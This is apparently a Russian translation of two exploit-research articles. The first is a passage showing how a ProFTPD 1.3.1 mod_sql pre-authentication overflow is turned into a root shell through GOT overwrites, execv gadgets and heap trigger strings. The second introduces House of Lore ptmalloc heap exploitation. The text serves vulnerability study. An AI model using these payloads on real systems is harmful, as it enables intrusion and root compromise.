 289   if (check_shutmsg(&shut, &deny, &disc, shutmsg, sizeof(shutmsg)) == 1) {
 290     char *user;
 291     time_t now;
 292     char *msg;
 293     const char *serveraddress;
 294     config_rec *c = NULL;
 295     unsigned char *authenticated = get_param_ptr(main_server->conf,
 296       "authenticated", FALSE);
...
 388       if (c->requires_auth && cmd_auth_chk && !cmd_auth_chk(cmd))
 389         return -1;
 390
... (cmd_auth_chk — указатель на функцию в .bss)
```

В `modules/mod_auth.c`:

```
  59 /* auth_cmd_chk_cb() подключается к хуку auth_hook главного сервера,
  60  * чтобы запрещать все команды до завершения аутентификации.
  61  */
  62 static int auth_cmd_chk_cb(cmd_rec *cmd) {
  63   unsigned char *authenticated = get_param_ptr(cmd->server->conf,
  64     "authenticated", FALSE);
  65
  66   if (!authenticated || *authenticated == FALSE) {
  67     pr_response_send(R_530, _("Please login with USER and PASS"));
```

```
 68     return FALSE;
 69   }
 70
 71   return TRUE;
 72 }
```

Директива конфигурации `authenticated` устанавливается следующим образом:

```
1846     c = add_config_param_set(&cmd->server->conf, "authenticated", 1, NULL);
1847     c->argv[0] = pcalloc(c->pool, sizeof(unsigned char));
1848     *((unsigned char *) c->argv[0]) = TRUE;
```

Вызов этого кода несколько усложнён из-за окружающего кода, но, вероятно, возможен при определённых усилиях, если стек не рандомизирован, или через другие подходы. Тем не менее автор не намерен тратить на это много времени. Последнее замечание по теме:

```
 192   /* По умолчанию включаем проверку аутентификации */
 193   set_auth_check(auth_cmd_chk_cb);
```

Если аутентификация обойдена, но `setresuid()` недоступен (из-за NX или иных причин), пользовательский идентификатор по умолчанию несколько ограничен:

```
# cat /proc/19840/status
Name:   proftpd
State:  T (tracing stop)
...
Uid:    0       65534   0       65534
Gid:    65534   65534   65534   65534
...
CapPrm: ffffffffffffffff
CapEff: 0000000000000000
CapBnd: ffffffffffffffff
```

Список UID/GID в формате: реальный, эффективный, сохранённый, fsuid. Без повышения привилегий это ограничивает возможности. Тем не менее это позволяет получить много информации, если права доступа к директориям / ACL не слишком строгие.

---

4. Написание эксплойта

Прежде чем писать эксплойт, быстро подведём итог найденному:

• Подстановка переменных позволяет выйти за пределы выделенных 4096 байт:
• `%m`/`%r` дублируют наш ввод
• `%a` даёт наш IP-адрес
• `%f` даёт –
• `%T` даёт `0.0`
• `%Z` даёт `{UNKNOWN TAG}`
• `%l` даёт `UNKNOWN`, если проверка ident отключена (по умолчанию)... используем его, хотя это не идеально (ident может быть включён, и если на хосте атакующего запущен ident, это может повлиять на расположение кучи ProFTPD)

`%a` не слишком удобен для удалённого эксплойта, поскольку длина в байтах различается (атака с 1.2.3.4 против атаки с 136.246.139.246). Попробуем пока его исключить, хотя он полезен для потребления небольших чанков :|

Для эксплуатации уязвимости можно переиспользовать часть существующего кода для поиска нужных входных строк на новых целях, если удаётся воспроизвести целевое окружение.

4.1. Эксплуатация через возврат произвольного указателя

Итак, что нам нужно?

• Найти подходящую триггерную строку, дающую, например:
• 16-байтную перезапись (поскольку смещение до указателя `first_avail` равно 12)
• 74 байта для шеллкода. Этого должно быть достаточно и хватит для интересных действий.

• Найти подходящую цель. В целом хорошим вариантом выглядит GOT, хотя это может быть пересмотрено позднее.
• В идеале нужно использовать функцию libc, которая будет вызвана следующей. Из-за стиля нашей атаки последующие вызовы функций libc могут быть перезаписаны мусором (записями таблиц / именами / нашей раскрытой строкой) :(

После ряда экспериментов были найдены следующие входные строки для триггера уязвимости с подходящим деревом вызовов:

```
USER %T%m%Z%m%T%l%m%f%l%m%lA%T%m%f%f%l%m%m%T%m%f%m%m%m%mA%m%f%f%l%m%TA%m%
m%f%l%TA%fA%l%Z%fA%T%T%l%f%l%f%f%Z%l%m%Z%f%l%T%f%Z%fAAA%Z%l%m%fA%l%m%TA%ZA%
f%lAA%f%m%Z%Z%Z%T%Z%f%m%Z%l%fA%Z
PASS invalid
USER AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA%T%f%TA%Z%m%Z%mA%m%ZA%Z%l%mA%T%mA%T%m%f%ZA%m%f%m%Z%m%T%m%T%m%f%fA%ZA%
m%T%m%m%Z%T%m%Z%lA%T%l%l%T%f%Z%m%f%f%T%f%Z%l%m%TA%mAa0Aa1Aa2Aa3Aa4A
```

И получаем падение с записью по адресу `0x41346141` ;)

Имея эту информацию, можно приступить к написанию эксплойта. Найдём цель для перезаписи. Судя по трассировкам, `mysql_real_query()` — подходящий кандидат:

```
080e81a8 R_386_JUMP_SLOT   mysql_real_query
```

Подставив это, получаем:

```
Program received signal SIGSEGV, Segmentation fault.
...
0x41414141 in ?? ()
(gdb) bt
#0  0x41414141 in ?? ()
#1  0x080c0ea1 in cmd_select (cmd=0x98ae7ec) at mod_sql_mysql.c:838
```

Хорошо, но не совсем то, что ожидалось. Из трассировки видно, что вызывается `time(NULL)`, поэтому попробуем:

```
080e8218 R_386_JUMP_SLOT   time
```

Обновим эксплойт:

```
Program received signal SIGSEGV, Segmentation fault.
...
0x72657375 in ?? ()
(gdb)
```

Лучше (>>> `"72657375".decode('hex')` -> `'resu'`).

Играя дальше, видим, что `strlen()` вызывается раньше, поэтому экспериментальным путём устанавливаем, что нужно перезаписать:

```
080e819c R_386_JUMP_SLOT   strlen
```

(Код для этого — в [9])

Наше смещение: `0x080e819c - 358`...

```
Program received signal SIGSEGV, Segmentation fault.
```

```
...
0x41306141 in ?? ()
```

Мы заставили программу перейти на другой паттерн из msf, который можно заменить указателем на наш шеллкод:

```
(gdb) x/s 0x080e819c
0x80e819c <_GLOBAL_OFFSET_TABLE_+424>:
"Aa0Aa1Aa2Aa36\200\016\b{UNKNOWN TAG}", 'A' <repeats 74 times>,
"%T%f%TA%Z%m%Z%mA%m%ZA%Z%l%mA%T%mA%T%m%f%ZA%m%f%m%Z%m%T%m%T%m%f%fA%ZA%m%T%m
%m%Z%T%m%Z%lA%T%l%l%T%f"...
(gdb) x/s 0x080e819c+29
0x80e81b9 <_GLOBAL_OFFSET_TABLE_+453>:   'A' <repeats 74 times>, ...
```

Для попадания в наши `A`.

Используем подходящий стейджер findsock/execve shell — тот, что нашли ранее с помощью Metasploit. Убеждаемся, что попадаем в наш шеллкод:

```
Program received signal SIGTRAP, Trace/breakpoint trap.
...
0x080e81ba in _GLOBAL_OFFSET_TABLE_ ()
```

Проверяем работу шеллкода:

```
Program received signal SIGSEGV, Segmentation fault.
...
0xbf86cad0 in ?? ()
(gdb) x/10i $eip
0xbf86cad0:     mov    %edi,%ebx
0xbf86cad2:     push   $0x2
0xbf86cad4:     pop    %ecx
0xbf86cad5:     push   $0x3f
0xbf86cad7:     pop    %eax
0xbf86cad8:     int    $0x80
...
```

Упс. Не получилось. Стейджер читает из сокета на стек и переходит на него после завершения. Похоже, используемое ядро не делает стек исполняемым даже при изменении `setarch`/personality.

Это можно обойти, изменив шеллкод для чтения `read()` в другой буфер или создав подходящую память через `mmap()`. Но пока схитрим и установим обобщённое ядро, чтобы закончить статью :)

Установив ubuntu -generic kernel:

```
[New process 4936]
Executing new program: /bin/dash
...

# python exploitsc.py 127.0.0.1
Banner is [220 ProFTPD 1.3.1 Server (ProFTPD Default Installation) [127.0.0.1]]
331 Password required for %T%m%Z%m%T%l%m%f%l%m%lA%T%m%f%f%l%m%m%T%m%f%m%m%m
%mA%m%f%f%l%m%TA%m%m%f%l%TA%fA%l%Z%fA%T%T%l%f%l%f%f%Z%l%m%Z%f%l%T%f%Z%fAAA%
Z%l%m%fA%l%m%TA%ZA%f%lAA%f%m%Z%Z%Z%T%Z%f%m%Z%l%fA%Z
530 Login incorrect.
*** With luck, you should have a shell ***

id
uid=0(root) gid=65534(nogroup) groups=65534(nogroup)
uname -a
Linux ubuntu 2.6.27-14-generic #1 SMP Tue Aug 18 16:25:45 UTC 2009 i686 GNU/Linux
```

Что ж, это демонстрирует путь от исходного кода до выполнения шеллкода. Продемонстрированный способ эксплуатации не идеален, но вполне рабочий.

4.2. Сбой структуры очистки

Экспериментируя с идеей обхода аутентификации на одном из падений 3d10e2a054d8124ab4de5b588c592830, я попал в структуру очистки пула и решил провести дополнительные эксперименты (с перезаписью 44 байт), реализовав эксплуатацию без какого-либо шеллкода.

Для этого раздела целевой платформой является Fedora 10, следующие пакеты:

```
fbf3dccc1a396cda2d8725b4503bfc16 proftpd-1.3.1-6.fc10.i386.rpm
938fd1a965d72ef44cd4106c750a0a2d proftpd-mysql-1.3.1-6.fc10.i386.rpm
```

Сначала быстро рассмотрим защитные механизмы, включённые/доступные в Fedora 10.

• **Exec-shield**: призван предотвратить выполнение кода через ограничения селектора кода (CS) или PAE. Ограничения CS не идеальны.
• **FORTIFY_SOURCE**: инструментирует код при компиляции и стремится предотвратить переполнения через распространённые функции библиотек.
• **PIE-бинарники**: некоторые бинарники в Fedora 10 скомпилированы как позиционно-независимые исполняемые файлы. Многочисленные бинарники по-прежнему являются `ET_EXEC`, включая ProFTPD.
• **SELinux**: функция ядра, реализующая обязательный контроль доступа. Применительно к нашей задаче она направлена на ограничение действий после эксплуатации. Частая критика SELinux: не защищает само ядро от атак.

Рассматриваем падение:

```
Program received signal SIGSEGV, Segmentation fault.
destroy_pool (p=0x8731eac) at pool.c:415
415         if (p->parent->sub_pools == p)
(gdb) p *p
$1 = {first = 0x61413561, last = 0x37614136, cleanups = 0x41386141,
sub_pools = 0x62413961, sub_next = 0x31624130, sub_prev = 0x0,
  parent = 0x62413362, free_first_avail = 0x8002927 <Address 0x8002927
out of bounds>, tag = 0x0}
```

Смотрим исходный код (`destroy_pool`):

```
410 void destroy_pool(pool *p) {
411   if (p == NULL)
412     return;
413
414   pr_alarms_block();
415
416   if (p->parent) {
417     if (p->parent->sub_pools == p)
418       p->parent->sub_pools = p->sub_next;
419
420     if (p->sub_prev)
421       p->sub_prev->sub_next = p->sub_next;
422
423     if (p->sub_next)
424       p->sub_next->sub_prev = p->sub_prev;
425   }
426   clear_pool(p);
427   free_blocks(p->first, p->tag);
428
429   pr_alarms_unblock();
430 }
```

Видно, что мы перезаписали `p->parent` и вошли в условие на строке 416. Для эффективного обхода этой секции нужно:

• `p->parent` должен указывать на доступную память (куда именно — неважно, маловероятно, что он укажет на `p`).

• `p->sub_prev` обнулён ранее — значения не имеет.
• `p->sub_next` должен указывать на записываемую память.
• `p->cleanups` должен указывать на некоторую память, которая будет использована как структура очистки.

Структура очистки и функция `run_cleanups()`:

```
655 typedef struct cleanup {
656   void *data;
657   void (*plain_cleanup_cb)(void *);
658   void (*child_cleanup_cb)(void *);
659   struct cleanup *next;
660 } cleanup_t;

693 static void run_cleanups(cleanup_t *c) {
694   while (c) {
695     (*c->plain_cleanup_cb)(c->data);
696     c = c->next;
697   }
698 }
```

Преимущество `run_cleanups` в том, что при необходимости можно вызвать несколько разных указателей.

Для чтения/записи памяти подойдёт BSS. Для структуры очистки нужно что-то, что не рандомизируется и для чего известно смещение. К счастью, ProFTPD форматирует свои ответы в буфер `resp_buf`, находящийся в BSS:

```
(gdb) p resp_buf
$5 = "Login incorrect.\000 for
%m%m%TA%ZA%f%l%fA%mAA%f%TA%f%f%l%l%m%lA%f%Z%m%m%TA%Z%ZA%T%Z%ZAAA%m%m%f%m%T%
m%f%fA%T%T%Z%l%T%m%l%f%f%f%Z%Z%l%TA%l%l%f%mAA%Z%TAA%f%m%ZAA%l%Z%Z%m%Z%lA%f%
m"...
```

Память не очищается, и старые данные остаются доступными для использования в качестве нашей структуры. Первая фиктивная аутентификация содержит блоки `AAAA`/`BBBB`/`CCCC`/и т. д., которые можно заменить нужными значениями.

С учётом этого триггерим уязвимость:

```
Program received signal SIGSEGV, Segmentation fault.
0x0805c82d in run_cleanups (c=0x80ed933) at pool.c:730
730         (*c->plain_cleanup_cb)(c->data);
..
(gdb) x/10i $eip
0x805c82d <run_cleanups+16>:    call   *0x4(%ebx)
(gdb) x/4x $ebx
0x80ed933 <resp_buf+179>:       0x42424242      0x43434343
0x44444444      0x45454545
```

Нужна точка перехода в памяти. Первый аргумент функции мы контролируем. Просматривая таблицу символов:

```
080e44f4 R_386_JUMP_SLOT   __printf_chk
080e4574 R_386_JUMP_SLOT   mempcpy
080e4578 R_386_JUMP_SLOT   __memcpy_chk
080e4604 R_386_JUMP_SLOT   dlsym
080e46a4 R_386_JUMP_SLOT   execv
080e469c R_386_JUMP_SLOT   memcpy
080e48d4 R_386_JUMP_SLOT   mmap64
080e4800 R_386_JUMP_SLOT   strcat
```

• `dlsym()` может быть полезен, если удастся сохранить результаты.
• `memcpy()`/`strcat()` и т. д. могут помочь в построении атаки ret-to-libc.
• `printf()` может использоваться для утечки содержимого памяти. Для записи в память не подойдёт из-за FORTIFY_SOURCE.

• `mmap64()` может отобразить исполняемую область (если SELinux позволит — в новых версиях маловероятно).
• `execv()` может запустить произвольный процесс (если SELinux не заблокирует). Принимает два параметра: путь к программе и список аргументов. Список аргументов должен состоять из допустимых указателей на читаемую память, иначе системный вызов завершится ошибкой.

Поскольку `execv()` требует наименьших усилий, нужно найти способ модифицировать стек так, чтобы следующий аргумент был указателем на что-то подходящее (указатель на NULL — достаточно).

```
(gdb) x/4x $esp
0xbf977c60:     0x42424242      0x080ccbe2      0x080e8a40 0x08730578
(gdb) x/s 0x080ccbe2
0x80ccbe2:       "getgroups"
```

Текущее состояние регистров:

```
eax            0x42424242       1111638594
ecx            0x8734e10        141774352
edx            0x80eb040        135180352
ebx            0x80ed933        135190835
esp            0xbf977c60       0xbf977c60
ebp            0xbf977c78       0xbf977c78
esi            0x8731eac        141762220
edi            0x80f680c        135227404
```

Мы контролируем `eax`, `edx` (edx — фиктивный указатель для `sub_prev`/`sub_next`), `ebx` в некоторой степени, `esi` в некоторой степени. Используем `msfelfscan` для поиска подходящих гаджетов:

```
ruby msfelfscan -r
"\x89[\x44\x54]\x24[\x04\x08\x0c][^\xff\xe8]*\xff[\x53\x10\x50\xd0-\xe0]"
/usr/sbin/proftpd
[/usr/sbin/proftpd]
0x0805b10a 8944240c89d02b4308894424088b431089142489442404ff53
...
0x08063ed8 8944240c8b431c894424088b4318894424048b4314890424ff53
...
```

Найдя подходящий гаджет:

```
(gdb) x/10i 0x08063ed8
0x8063ed8 <run_schedule+56>:    mov    %eax,0xc(%esp)
0x8063edc <run_schedule+60>:    mov    0x1c(%ebx),%eax
0x8063edf <run_schedule+63>:    mov    %eax,0x8(%esp)
0x8063ee3 <run_schedule+67>:    mov    0x18(%ebx),%eax
0x8063ee6 <run_schedule+70>:    mov    %eax,0x4(%esp)
0x8063eea <run_schedule+74>:    mov    0x14(%ebx),%eax
0x8063eed <run_schedule+77>:    mov    %eax,(%esp)
0x8063ef0 <run_schedule+80>:    call   *0xc(%ebx)
```

Если начать исполнение с `0x8063ee3`, это идеально сработает: загрузить указатели из `$ebx` (который мы можем заполнить как угодно), разместить их на стеке, затем перейти на нужный адрес. Потребуется путь к программе и указатель на NULL. Создадим fakeauth:

```
...memory stuff...AAAABBBBCCCC.../bin/sh or /usr/bin/python
```

(NULL-терминация будет обеспечена автоматически.)

```
Breakpoint 1, 0x08063ee3 in run_schedule () at support.c:132
132           s->f(s->a1,s->a2,s->a3,s->a4);
(gdb) x/x $ebx+0x18
0x80ed94b <resp_buf+203>:       0x48484848
(gdb) x/x $ebx+0x14
0x80ed947 <resp_buf+199>:       0x47474747
(gdb) x/x $ebx+0xc
0x80ed93f <resp_buf+191>:       0x45454545
```

Заменяем `HHHH` на `resp_buf + 400` (указатель на NULL), в `GGGG` — смещение программы, в `EEEE` — адрес `execv`:

```
080526b8 <execv@plt>:
 80526b8:       ff 25 a4 46 0e 08       jmp    *0x80e46a4
```

Собирая всё вместе:

```
Breakpoint 1, 0x08063ee3 in run_schedule () at support.c:132
132           s->f(s->a1,s->a2,s->a3,s->a4);
(gdb) c
Continuing.
[New process 22952]
Executing new program: /bin/bash
warning: Cannot initialize thread debugging library: generic error
```

Из-за вызова `alarm()` в ProFTPD соединение будет разорвано через некоторое время. Нужно сбросить сигнал / поймать его / заблокировать (команда `trap` в bash должна справиться с этим).

Если PIE был бы включён и бинарник оказался бы за адресом `0x01000000`, можно было бы брутфорсить и всё равно получить выполнение кода. Единственная оставшаяся задача — обойти ограничения SELinux. Любой приличный эксплойт ядра отключит его ;)

4.3. Возможные улучшения

Существует множество улучшений, которые можно внести: составить список известных целей, добавить возможности брутфорса (как по смещениям, так и по тегам при необходимости; могут быть полезны атаки по времени), портировать в Metasploit для удобства смены шеллкодов и т. д.

Также потребуется дополнительная работа с разными дистрибутивами: если ProFTPD скомпилирован с поддержкой разделяемых библиотек, смещение `time()` может измениться ;) Отдельные дистрибутивы могут требовать иных подходов из-за ограничений на символы.

Необходимо дополнительное исследование типичных конфигураций ProFTPD с mod_sql из популярных руководств для выяснения, какие имена таблиц/полей используются.

Дополнительные эксперименты с реализацией пула в ProFTPD также могут быть оправданы: возможно, удастся разработать универсальные строки fake/trigger, работающие во всех случаях.

После исправления SQL-инъекции эта ошибка больше не является удалённым root-уязвимостью до аутентификации через обработку команды USER и потеряла значительную часть своей привлекательности <;-P~ Неизвестно, достижима ли она после аутентификации — если да, потребуется значительно больше работы из-за сброса привилегий, потенциального `chroot()` и т. д. По меньшей мере `RootRevoke` не включён по умолчанию согласно некоторой документации :p

---

4.4. Последние мысли

Первоначальные эксперименты с уязвимостью с использованием решателей ограничений были интересны, однако в ретроспективе проще было бы просто воспроизвести проверки ограничений и случайную генерацию. То же касается использования генетического алгоритма для мутации входных строк — результаты были ещё хуже, поскольку применяемые метрики оказались неудачными. В ретроспективе это было решение в поисках задачи.

Дополнительную информацию об аспектах хронометрирования при манипуляциях с кучей применительно к этой уязвимости можно найти в [11].

---

5. Обсуждение методов защиты от эксплуатации

Всегда интересно рассматривать эффект различных методов защиты применительно к эксплуатации и задаваться вопросом, помогают ли они нейтрализовать проблему. Вот некоторые мысли на этот счёт.

5.1. Рандомизация адресного пространства (ASLR)

Если бинарник не скомпилирован как PIE, ASLR не представляет большой проблемы, поскольку мы нацелены на GOT для хранения шеллкода. Нам нужно лишь одно смещение, и для не-PIE бинарников нам должно повезти.

5.2. Неисполняемая память

Ядра с PAE и аппаратным NX-битом сломают наш подход с шеллкодом, однако не повлияют на подход через «сбой структуры очистки».

Ядра, использующие ограничение CS для приближённой реализации неисполняемой памяти, могут оставлять более высокие области памяти исполняемыми, и наш регион шеллкода может оказаться исполняемым. Стейджер Metasploit читает данные на стек и прыгает на него, поэтому CS-ограничение заблокирует эту попытку. Однако подходящий вызов `mprotect()` мог бы исправить ситуацию.

Возможно также использовать переполнение для того, чтобы ProFTPD «считал» нас аутентифицированными без какого-либо шеллкода. Если расположение памяти пула не будет непоправимо нарушено, это может открыть интересные возможности.

В случае PIE была бы возможность брутфорса рандомизации, поскольку ProFTPD создаёт форк для каждого клиентского соединения. Для максимальной эффективности ASLR ProFTPD должен был бы выполнять `fork+execve()` или быть настроен для работы через xinetd/inetd (что, вероятно, существенно снизило бы производительность на нагруженных серверах). `fork+execve()` является лучшим подходом — потребует минимальных изменений со стороны пользователя, кроме обновления ProFTPD.

Используемый нами путь эксплуатации не предполагает перезаписи «off-by-X», поскольку наше содержимое дополняется суффиксом `')\x00`, что драматически ограничивает допустимые символы.

Что касается утечек информации: при ответе сервера «Password needed for ``» наблюдались утечки адресов кучи. Это может оказаться полезным, если потребуется иной путь эксплуатации.

К сожалению, ProFTPD активно использует `pcalloc()`, что снижает потенциал утечек информации в ряде других случаев.

5.4. Защита стека (Stack Protector)

SSP здесь практически не играет роли, поскольку мы не перезаписываем стек и не злоупотребляем функциями libc для перезаписи содержимого (благодаря современной инструментации gcc/glibc и т. д.). На данный момент атаки на стек кажутся нерелевантными, и с учётом ASLR в современных ядрах — не слишком полезными.

5.5. RelRO

Если защита relocations read-only включена на целевом бинарнике (и корректно применяется), это заблокирует наш текущий путь перезаписи GOT для получения управления над выполнением.

Однако может быть возможным нацелиться на указатели функций в BSS ProFTPD, которые вызываются (команда вида `objdump -tr /usr/local/sbin/proftpd | grep bss | grep 0004` должна найти потенциальные указатели на функции :p).

Если неисполняемая память не используется, BSS предоставляет подходящее место для хранения шеллкода благодаря коду в `proctitle.c`.

---


6. Ссылки


```
[1]  http://www.proftpd.org
[2]  http://labix.org/python-constraint
[3]  http://bitbucket.org/haypo/python-ptrace/
[4]  http://pyevolve.sourceforge.net/
[5]  http://www.castaglia.org/proftpd/doc/devel-guide/introduction.html
[6]  http://www.phreedom.org/solar/exploits/proftpd-ascii/
[7]  ga_exp_find.py в прилагаемом коде.. согласно bash-истории, запускался как:
     python ga_exp_find.py -o 32 -i 127.0.0.1 -U -s f
[8]  http://dev.mysql.com/doc/refman/5.0/en/string-syntax.html
[9]  code/final_exploit/exploit.py
[10] code/final_exploit/exploitsc.py
[11] http://felinemenace.org/~andrewg/Timing_attacks_and_heap_exploitation/
```

Примечание: к оригинальной статье прилагается uuencoded Python-код эксплойта (`proftpd.py`), реализующий описанные техники атаки.

The House Of Lore: Reloaded — ptmalloc v2 & v3: анализ и эксплуатация

Автор: blackngel



Содержание

---

1. Предисловие

Без обид, но порой мир хакеров делится на два лагеря:

1. Блестящие личности, тратящие долгие часы на поиск уязвимостей в современном программном обеспечении.

2. Хакеры, проводящие большую часть времени в поисках способа проэксплуатировать уязвимый код или среду, которая ещё не существует.

Может показаться, что это немного запутанно, но это как извечный вопрос: что было первым — курица или яйцо? Или точнее... что было первым — баг или эксплойт?

В отличие от обычного переполнения кучи, которое можно считать логическим продолжением переполнения стека, с техникой The House of Lore происходит нечто особенное и странное. Мы знаем, что она там есть (заноза в голове), что-то происходит, что-то не так, и что-то можно проэксплуатировать.

Но мы не знаем, как это сделать. В этом и есть вся суть: мы знаем технику (по крайней мере, объяснение Phantasmal Phantasmagoria), но видел ли кто-нибудь образец уязвимого кода, который можно было бы реально проэксплуатировать?

Может быть, кто-то думает: ну, если баг существует и это обычное переполнение кучи...

1. Каковы условия для создания новой техники?
2. Почему определённая последовательность вызовов malloc() и free() допускает конкретную технику эксплуатации, а другая последовательность требует иного подхода?
3. Как называются эти последовательности? Являются ли они багом или просто удачным стечением обстоятельств?

Это даёт обильную пищу для размышлений. Если бы Phantasmal оставил чёткие доказательства своей теории, мы бы, вероятно, уже забыли о ней, но раз этого не произошло, некоторые из нас проводят дни за анализом способов создания кода, совместимого с техникой, которую нам в 2005 году преподнёс виртуальный эксперт в великолепной статье — той самой, которую все уже знают, не правда ли?

Речь идёт о «Malloc Maleficarum» [1] — великой теории, которую мне самому довелось применить на практике в статье «Malloc Des-Maleficarum» [2]. Но, к сожалению, одна задача до сих пор оставалась нерешённой. В своё время я не смог верно интерпретировать одну из техник, представленных Phantasmal, — конечно, речь о «The House of Lore», — но в момент озарения, кажется, я наконец нашёл решение.

Здесь я излагаю подробности того, как уязвимый код может быть атакован с помощью The House of Lore (далее — THoL), тем самым завершая этап, который по какой-то причине оставался незаконченным.

Кроме того, мы рассмотрим не только метод повреждения smallbin, о котором многие слышали, но и введём осложнения в метод largebin и способы их преодоления. Я также представляю два варианта, основанных на этих техниках, которые, как мне удалось обнаружить, позволяют повредить структуру Ptmalloc3.

В статье также есть небольшая программа, к которой можно применить одну из техник эксплуатации — она очень полезна для варгейма по эксплуатации.

И... да, THoL была именно той занозой, что засела у меня в голове.

> *«Можно противостоять нашествию армий, но нельзя противостоять нашествию идей.»*
> *— Виктор Гюго*

---

2. Введение

Прежде чем переходить к практическим примерам, мы вновь изложим технический фундамент THoL. В то время как кто-то мог бы взять теорию Phantasmal как единственную опору для последующих описаний, мы предложим более широкий и глубокий подход к теме, а также ряд небольших указаний на то, как можно получить информацию от Ptmalloc2 во время выполнения без необходимости изменять или перекомпилировать личную копию GlibC.

Стоит отметить, что динамические хуки могли бы стать лучшим способом достижения этой цели. Больше контроля, больше наглядности.

> *«Великие умы всегда встречали яростное сопротивление со стороны посредственных.»*
> *— Альберт Эйнштейн*

2.1 KiddieDbg Ptmalloc2

Чтобы облегчить читателю восприятие всех последующих тестов, укажем простой способ использования PTMALLOC2 для получения необходимой информации в ходе каждой атаки.

Чтобы избежать утомительной перекомпиляции GLIBC при каждом минимальном изменении в «malloc.c», мы решили напрямую скачать исходники ptmalloc2 с: http://www.malloc.de/malloc/ptmalloc2-current.tar.gz.

Затем мы скомпилировали его в дистрибутиве Kubuntu 9.10 (большого труда набрать make не составит) и можно сразу линковать его как статическую библиотеку с каждым из наших примеров вот так:

```
gcc prog.c libmalloc.a -o prog
```

Однако перед компиляцией этой библиотеки мы позволили себе роскошь вставить пару отладочных строк. Для этого мы воспользовались функцией, доступной далеко не каждому, — нужно быть очень элитным, чтобы знать о ней, и только те, кому удалось вырваться из Матрицы, имеют право её применять. Это смертоносное оружие известно гуру под именем «printf()».

Ну а теперь, хватит шуток, — вот небольшие изменения в «malloc.c» для получения информации во время выполнения:

```
Void_t*
_int_malloc(mstate av, size_t bytes)
{
....
  checked_request2size(bytes, nb);

  if ((unsigned long)(nb) <= (unsigned long)(av->max_fast)) {
    ...
  }

  if (in_smallbin_range(nb)) {
    idx = smallbin_index(nb);
    bin = bin_at(av,idx);
    if ( (victim = last(bin)) != bin) {

printf("\n[PTMALLOC2] -> (Smallbin code reached)");
printf("\n[PTMALLOC2] -> (victim = [ %p ])", victim);

      if (victim == 0) /* initialization check */
        malloc_consolidate(av);
      else {
        bck = victim->bk;

printf("\n[PTMALLOC2] -> (victim->bk = [ %p ])\n", bck);

        set_inuse_bit_at_offset(victim, nb);
        bin->bk = bck;
        bck->fd = bin;

        if (av != &main_arena)
 victim->size |= NON_MAIN_ARENA;
        check_malloced_chunk(av, victim, nb);
```

```
        return chunk2mem(victim);
      }
    }
  }
```

Здесь мы можем видеть, когда чанк извлекается из соответствующего бина для удовлетворения запроса памяти подходящего размера. Кроме того, мы можем контролировать значение указателя, которое принимает указатель «bk» чанка, если он был предварительно изменён.

```
  use_top:
    victim = av->top;
    size = chunksize(victim);

    if ((unsigned long)(size) >= (unsigned long)(nb + MINSIZE)) {
      ........
printf("\n[PTMALLOC2] -> (Chunk from TOP)");
      return chunk2mem(victim);
    }
```

Здесь просто выводится предупреждение, позволяющее понять, когда запрос памяти обслуживается из чанка Wilderness (av->top).

```
        bck = unsorted_chunks(av);
        fwd = bck->fd;
        p->bk = bck;
        p->fd = fwd;
        bck->fd = p;
        fwd->bk = p;
printf("\n[PTMALLOC2] -> (Freed and unsorted chunk [ %p ])", p);
```

В отличие от двух первых изменений, которые были внесены в функцию «_int_malloc()», последнее — во «_int_free()» и чётко показывает, когда чанк был освобождён и помещён в unsorted bin для последующего использования.

> *«Я никогда не встречал человека настолько невежественного, чтобы не смог чему-нибудь у него научиться.»*
> *— Галилео Галилей*

2.2 Повреждение SmallBin

Вновь приведём фрагмент кода, который запускает описываемую уязвимость:

```
  if (in_smallbin_range(nb)) {
    idx = smallbin_index(nb);
    bin = bin_at(av,idx);
    if ( (victim = last(bin)) != bin) {

      if (victim == 0) /* initialization check */
        malloc_consolidate(av);
      else {
        bck = victim->bk;
        set_inuse_bit_at_offset(victim, nb);
        bin->bk = bck;
        bck->fd = bin;

        if (av != &main_arena)
 victim->size |= NON_MAIN_ARENA;
        check_malloced_chunk(av, victim, nb);
        return chunk2mem(victim);
      }
```

Чтобы попасть в эту область кода внутри «_int_malloc()», предполагается, что размер запроса памяти больше текущего значения «av->max_fast», что позволяет пройти первую проверку и

избежать использования fastbin[]. Напомним, что это значение по умолчанию равно 72.

Затем вызывается функция «in_smallbin_range(nb)», которая, в свою очередь, проверяет, меньше ли запрошенный объём памяти, чем MIN_LARGE_SIZE, определённый в malloc.c как 512 байт.

Из документации мы знаем: «бины размеров менее 512 байт всегда содержат чанки одинакового размера». Это означает, что если чанк определённого размера был помещён в соответствующий бин, то следующий запрос того же размера найдёт нужный бин и вернёт ранее сохранённый чанк. Функции «smallbin_index(nb)» и «bin_at(av, idx)» отвечают за нахождение подходящего бина для запрошенного чанка.

Мы также знаем, что «bin» — это пара указателей «fd» и «bk», цель которых — замкнуть двусвязный список свободных чанков. Макрос «last(bin)» возвращает указатель «bk» этого «фейкового чанка» — он также указывает на последний доступный чанк в бине (если таковой имеется). Если ни одного нет, «bin->bk» указывает на себя, поиск завершается неудачей, и выполнение покидает код smallbin.

Если доступный чанк подходящего размера есть, процесс прост. Перед возвратом вызывающей стороне чанк необходимо извлечь из списка, и для этого malloc использует следующие инструкции:

```
1) bck = victim->bk; // bck указывает на предпоследний чанк

2) bin->bk = bck;    // bck становится последним чанком

3) bck->fd = bin;    // указатель fd нового последнего чанка указывает
                     // на бин, чтобы вновь замкнуть список
```

Если всё правильно, пользователю возвращается указатель *mem жертвы через макрос «chunk2mem(victim)».

Единственные дополнительные задачи в этом процессе — установить бит PREV_INUSE в смежном чанке, а также управлять битом NON_MAIN_ARENA, если жертва по умолчанию находится не в главной арене.

И здесь начинается игра.

Единственное значение, которым можно управлять в этом процессе, — это, очевидно, значение «victim->bk». Но для этого необходимо выполнить одно условие:

1. Два чанка были заранее выделены, второй был освобождён, а первый уязвим к переполнению.

